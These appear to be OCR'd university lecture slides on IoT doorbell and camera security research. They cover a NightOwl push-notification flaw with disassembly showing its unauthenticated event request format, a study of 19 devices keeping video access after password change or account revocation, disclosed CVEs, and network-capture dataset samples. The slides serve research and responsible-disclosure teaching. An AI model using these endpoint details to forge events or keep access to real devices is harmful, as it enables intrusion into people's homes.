| Incorrect access control in push notification service in Night Owl Smart Doorbell FW version 20190505 allows remote users to send push notification events via an exposed PNS server. A remote attacker can passively record push notification events which are sent over an insecure web request. The web service does not authenticate requests, and allows attackers to send an indefinite amount of motion or doorbell events to a user's mobile application by either replaying or deliberately crafting false events. | |


```
mov     r3, r7 {0x5c0c6c}
ldr     r2, data_f8448 {data_4b16d8, "GET /tpns?cmd=event&uid=%s&event…"}
mov     r1, r6
ldr     r0, [r11,  #-0xa0] {var_a4}
bl      snprintf
mov     r3, #0
```

```
ldr     r1, data_51b88 {sub_70444}
ldr     r0, data_51b8c {data_412be8, "/snapshot"}
bl      sub_194448
mov     r2, #0xf7
ldr     r1, data_51b88 {sub_70444}
ldr     r0, data_51b90 {data_412bf4, "/snapshot.jpg"}
```

FLORIDA TECH

# IoT Authentication


"wakeupServerKey": "<redacted>",
"wakeupServerList": [
"47.92.3.201:12306",
"47.254.35.114:12306",
"47.91.92.46:12306"
]


FLORIDA TECH

# Authentication Problems

- Lengthy Token Timeouts
- Relaxed Access Control
- Login Auditing

"access_token": "<redacted>", "access_token_expires_in": 86400, "expires_in": 86400,
"refresh_token": "<redacted>",
"refresh_token_expires_in": 63072000,

FLORIDA TECH

# Examining Threat Model

**Attacker Goals:** retain access to a device's core functionality after an authentication or access control modification or revocation.


**Attacker Capabilities:** a technically naive attacker without technical knowledge (a *UI-bound adversary)*

**Attacker Assumptions:** relies on the condition that the attacker has been authorized to access a device' functionality

FLORIDA TECH

# Attacking Immature Designs


The immaturity of IoT vendors often means they haven't fully thought through complex transactions and relations. Blake Janes (BS, 2020) discovered this flaw in 16 vendors.




# Experiment Setup

**Evaluation Data Set**: 19 popular Connected cameras and doorbells available in 2019.

**Experiment:** Evaluated impact of password change and account revocation on attacker's ability to stay connected to video stream.




FLORIDA TECH

# Evaluation Results

| Device | Firmware Version | App Downloads | App Allows Mitmproxy Cert | Account Types | Persist After Password Change | Persist After Account Revocation |
|---|---|---|---|---|---|---|
| Arlo Camera | 1.092.0.24_985 | 1,000,000+ | No | Multiple | * | ○ |
| Blink Camera | 2.151 | 1,000,000+ | Yes | Single | ○ | - |
| Canary Camera | 4.0.0 | 100,000+ | No | Multiple | ○ | ● |
| D-Link Camera | 1.05.00 | 1,000,000+ | No | Single | ○ | - |
| Geeni Mini Camera | 2.7.2 | 1,000,000+ | Yes | Multiple | ● | ● |
| Geeni Doorbell | 1.8.1 | 1,000,000+ | Yes | Multiple | ● | ● |
| Geeni Pan/Tilt Camera | 1.3.5 | 1,000,000+ | Yes | Multiple | ● | ● |
| Merkury Camera | 2.7.2 | 1,000,000+ | Yes | Multiple | ● | ● |
| Momentum Axel Camera | 51.8 | 100,000+ | Yes | Single | ⊙ | - |
| Nest Camera | Current | 5,000,000+ | Yes | Multiple | ⊙ | ○ |
| Nest Doorbell | Current | 5,000,000+ | Yes | Multiple | ⊙ | ○ |
| NightOwl Doorbell | WDB-20-V2-20190505 | 100,000+ | Yes | Multiple | ⊙ | ● |
| Ring Pro Doorbell | Current | 5,000,000+ | No | Multiple | ○ | ◑ |
| Ring Standard Doorbell | Current | 5,000,000+ | No | Multiple | ○ | ◑ |
| Samsung Camera | 3.6.29.3.3P | 100,000,000+ | Yes | Multiple | * | ● |
| SimpliSafe Camera | Current | 500,000+ | Yes | Single | ● | - |
| SimpliSafe Doorbell | Current | 500,000+ | Yes | Single | ● | - |
| Tend Secure Camera | 00.15.009 | 50,000+ | Yes | Multiple | * | ● |
| TP-Link Kasa Camera | 2.2.31 | 1,000,000+ | No | Single | ◑ | - |

* : Device does not allow multiple logins of same account
○: Video stream access revoked within 1 minute
◑: Video stream access revoked within 10 minutes
●: Video stream access not revoked after 30 minutes
⊙: Neither video stream access nor API access revoked after 30 minutes

RIDA TECH

# Responsible Disclosure Lesson


Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of $3133.70.

.

FLORIDA TECH

# Responsible Disclosure Lesson

Florida Tech students have privately and publicly responsibly disclosed vulnerabilities. They publicly disclosed seven vulnerabilities through MITRE after concerns about the vulnerability's impact.


CVE-2021-33559 : Kangaroo Privacy Camera
CVE-2021-31793 : NightOwl Doorbell Camera Vulnerability
CVE-2020-28713 : NightOwl Smart Doorbell Vulnerability (Firmware Version 20190505)
CVE-2020-28998 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-28999 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-29000 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-29001 : Geeni (Multiple Devices, Firmware versions 2.7.2, 2.9.5, 2.96)

FLORIDA TECH

# Dataset: Challenges

Network Captures From IoT Devices

Labels Describing Activity



| Length | Source | Destination | Date |
|---|---|---|---|
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:23.609577000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:24.269808000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:24.540572000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:24.883610000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:25.179914000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:25.465425000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:17:25.821277000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:18:38.328927000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:18:39.025599000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:18:39.398946000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:18:39.812114000 EST |
| 415 | 44.224.116.66 | 192.168.1.37 | Mar 8, 2021 17:18:40.132612000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:27.102623000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:27.864846000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:28.219702000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:28.520955000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:28.805329000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:29.081609000 EST |
| 415 | 34.213.34.240 | 192.168.1.37 | Mar 10, 2021 14:15:29.367091000 EST |

File Edit Search View Document Help

```
 1 "March 08, 2021 at 05:17PM","yale-lock-02","event_lock"
 2 "March 08, 2021 at 05:18PM","yale-lock-02","event_unlock"
 3 "March 10, 2021 at 02:15PM","yale-lock-02","event_unlock"
 4 "March 11, 2021 at 05:16PM","yale-lock-02","event_lock"
 5 "March 11, 2021 at 05:16PM","yale-lock-02","event_unlock"
 6 "March 11, 2021 at 05:17PM","yale-lock-02","event_lock"
 7 "March 11, 2021 at 05:17PM","yale-lock-02","event_unlock"
 8 "March 12, 2021 at 09:31AM","yale-lock-02","event_lock"
 9 "March 13, 2021 at 02:02PM","yale-lock-02","event_lock"
10 "March 13, 2021 at 02:02PM","yale-lock-02","event_unlock"
11 "March 13, 2021 at 02:03PM","yale-lock-02","event_unlock"
12 "March 13, 2021 at 02:07PM","yale-lock-02","event_lock"
13 "March 13, 2021 at 02:09PM","yale-lock-02","event_unlock"
```

FLORIDA TECH

# IoT Devices in Dataset


FLORIDA TECH

# Vendor APIs: Observe Events


```
{
    "date": "2021-03-08 9:08:15.000 AM EST",
    "uuid": "b9964c83-8017-11eb-afe9-7b62d53692a2",
    "event_type": "motion",
    "event_value": "active",
    "device": "2cd8fe51-6b2e-4b3b-b590-f9d5b8334b95"
}
{
    "date": "2021-03-08 9:08:32.000 AM EST",
    "uuid": "c3aed513-8017-11eb-890a-6106ce5b8b6d",
    "event_type": "motion",
    "event_value": "inactive",
    "device": "2cd8fe51-6b2e-4b3b-b590-f9d5b8334b95"
}
```


SmartThings API Request


FLORIDA TECH

# IFTTT: Observe Events


Applet Title

